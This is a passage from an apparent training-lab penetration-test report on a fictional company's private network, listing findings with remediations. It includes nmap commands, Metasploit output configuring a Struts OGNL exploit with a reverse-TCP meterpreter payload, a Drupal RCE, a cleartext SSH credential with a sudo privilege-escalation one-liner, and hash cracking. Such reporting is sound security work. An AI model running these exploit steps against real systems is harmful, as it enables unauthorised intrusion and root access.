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
Description	OSINT lookup of totalrekall.xyz was done to check WHOIS record on CentralOps.net
Images	
Affected Hosts	totalrekall.xyz
Remediation	Use a third-party to hide sensitive information of the corporation from WHOIS records.

Vulnerability 10	Findings
Title	Nmap Scan Results

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
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	An Nmap scan was done to check for open hosts and ports within the subnet range: nmap -sV 192.168.13.0/24
Images	
Affected Hosts	192.168.13.0/24
Remediation	Close IP addresses and ports that are not being used.

Vulnerability 11	Findings
Title	Nmap Aggressive Scan Results
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	An aggressive Nmap scan was done for 192.168.13.13. nmap -A 192.168.13.13

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
Images	
Affected Hosts	192.168.13.13
Remediation	Configure a firewall to prevent exposure of services that are open.

Vulnerability 12	Findings
Title	Meterpreter Shell Session of 192.168.13.13 (Drupal RESTful Web Services unserialize () RCE)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Successful Meterpreter session was created on 192.168.13.13 to test port 80 on unix/webapp/drupal_restws_unserialize.

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

Images	 
Affected Hosts	192.168.13.13
Remediation	Restrict privilege of access of www-data.

Vulnerability 13	Findings
Title	Nessus Scan Results
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Nessus scan was done to check for vulnerabilities for 192.168.13.12.

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
Images	
Affected Hosts	192.168.13.12
Remediation	Update Apache Struts to the latest version.

Vulnerability 14	Findings
Title	Meterpreter Shell Session of 192.168.13.12 (Apache Struts Jakarta Multipart Parser OGNL injection)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	From the result of the Nessus Scan, a vulnerable exploit was found used to open a Meterpreter Shell Session of 192.168.13.12 using exploit/multi/http/struts2_content_type_ognl .

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Images

Exploitable With


Metasploit (Apache Struts Jakarta Multipart Parser OGNL Injection)

CANVAS ()

Core Impact

Reference Information

EDB-ID: 41570, 41614
CERT: 834067
BID: 96729
CISA-KNOWN-EXPLOITED: 2022/05/03
CVE: CVE-2017-5638




```
Interact with a module by name or index. For example info 174, use 174 or use auxiliary/dos/http/ua_parser_js_redos

msf6 > search apache struts

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/struts_default_action_mapper       2013-07-02       excellent  Yes    Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
   1   exploit/multi/http/struts_dev_mode                    2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_multi_eval_ognl            2020-09-14       excellent  Yes    Apache Struts 2 Forced Multi OGNL Evaluation
   3   exploit/multi/http/struts2_namespace_ognl             2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   4   exploit/multi/http/struts2_rest_xstream               2017-09-05       excellent  Yes    Apache Struts 2 REST Plugin XStream RCE
   5   exploit/multi/http/struts2_code_exec_showcase         2017-07-07       excellent  Yes    Apache Struts 2 Struts 1 Plugin Showcase OGNL Code Execution
   6   exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   7   exploit/multi/http/struts_dmi_exec                    2016-04-27       excellent  Yes    Apache Struts Dynamic Method Invocation Remote Code Execution
   8   exploit/multi/http/struts2_content_type_ognl          2017-03-07       excellent  Yes    Apache Struts Jakarta Multipart Parser OGNL Injection
   9   exploit/multi/http/struts_code_exec_parameters        2011-10-01       excellent  Yes    Apache Struts ParametersInterceptor Remote Code Execution
   10  exploit/multi/http/struts_dmi_rest_exec               2016-06-01       excellent  Yes    Apache Struts REST Plugin With Dynamic Method Invocation Remote Code Execution
   11  exploit/multi/http/struts_code_exec                   2010-07-13       good       No     Apache Struts Remote Command Execution
   12  exploit/multi/http/struts_code_exec_exception_delegator 2012-01-06     excellent  No     Apache Struts Remote Command Execution
   13  exploit/multi/http/struts_include_params              2013-05-24       great      Yes    Apache Struts includeParams Remote Code Execution
   14  auxiliary/scanner/http/log4shell_scanner              2021-12-09       normal     No     Log4Shell HTTP Scanner
```



```
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.13.12       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080                yes       The target port (TCP)
   SSL        false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-showcase/  yes       The path to a struts application action
   VHOST                          no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.0     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal
```

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

Affected Hosts	192.168.13.12
Remediation	Update Apache to the latest version.

Vulnerability 15	Findings
Title	Privilege Escalation
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Privilege escalation was done using user credentials found from the WHOIS record scan to gain root access of 192.168.13.14. ssh alice@192.168.13.14 password: alice sudo -u#-1 su

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

Images	 
Affected Hosts	192.168.13.14
Remediation	Require password to meet basic requirements such as minimum length of at least 8 characters, lowercase, uppercase, and symbols.

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

Vulnerability 16	Findings
Title	Exposed User Credentials
Type (Web app / Linux OS / WIndows OS)	Web App and Linux OS
Risk Rating	Critical
Description	Totalrekall's github repository contained a user and a hashed password associated with it. Password was successfully cracked using john.
Images	 
Affected Hosts	totalrekall/site/xamp.users
Remediation	Remove credentials from the repository and implement stronger security on who can have access to said site. Remove user credentials.

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
Vulnerability 17	Findings
Title	User Access for IP address using Stolen Credentials
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Stolen credentials, from previous vulnerability, were used to successfully access the site.
Images	
Affected Hosts	172.22.117.20
Remediation	Shut down sites that no longer are needed or require stronger credentials.

Vulnerability 18	Findings
Title	FTP Enumeration through Anonymous Identity
Type (Web app / Linux OS / WIndows OS)	Linux OS and Windows OS
Risk Rating	Critical
